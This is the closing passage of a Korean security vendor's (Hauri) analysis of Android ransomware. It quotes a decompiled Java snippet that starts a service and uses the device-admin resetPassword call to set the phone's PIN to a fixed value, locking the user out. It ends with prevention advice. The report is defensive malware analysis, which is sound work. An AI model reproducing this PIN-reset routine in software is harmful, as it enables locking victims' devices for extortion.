
```
String num = Integer.toString(8985);
Intent intent3 = r9;
Intent intent4 = intent3;
try {
    intent4 = new Intent(context2, Class.forName("com.h.s"));
    Intent intent5 = intent3;
    intent3 = intent5.setFlags(268435456);
    ComponentName startService = context2.startService(intent5);
    boolean resetPassword = getManager(context2).resetPassword(num, 0);
}
```

[그림 8] 핀 번호 재설정

이처럼 랜섬웨어는 다양한 기능이 추가되며 발전하고 있다. 초기의 단순한 랜섬웨어라고 생각하고 주의하지 않고 넘어간다면 자신도 모르게 랜섬웨어에 감염될 수도 있다.

과거에는 화면을 잠그기만 하는 랜섬웨어가 많이 유포되었지만 최근에는 화면뿐만 아니라 음성, 동영상 등을 재생시켜 사용자에게 피해를 주는 랜섬웨어들도 유포되고 있다. 이에 사용자들은 항상 최신 백신을 업데이트하고 검증된 스토어에서 앱을 다운받아야 랜섬웨어를 예방할 수 있다.

작성자 : TS



감사합니다.

(주)하우리 www.hauri.co.kr

서울시 종로구 율곡로 238(예일빌딩) 7층

TEL. 02-3676-1100 FAX. 02-3676-8011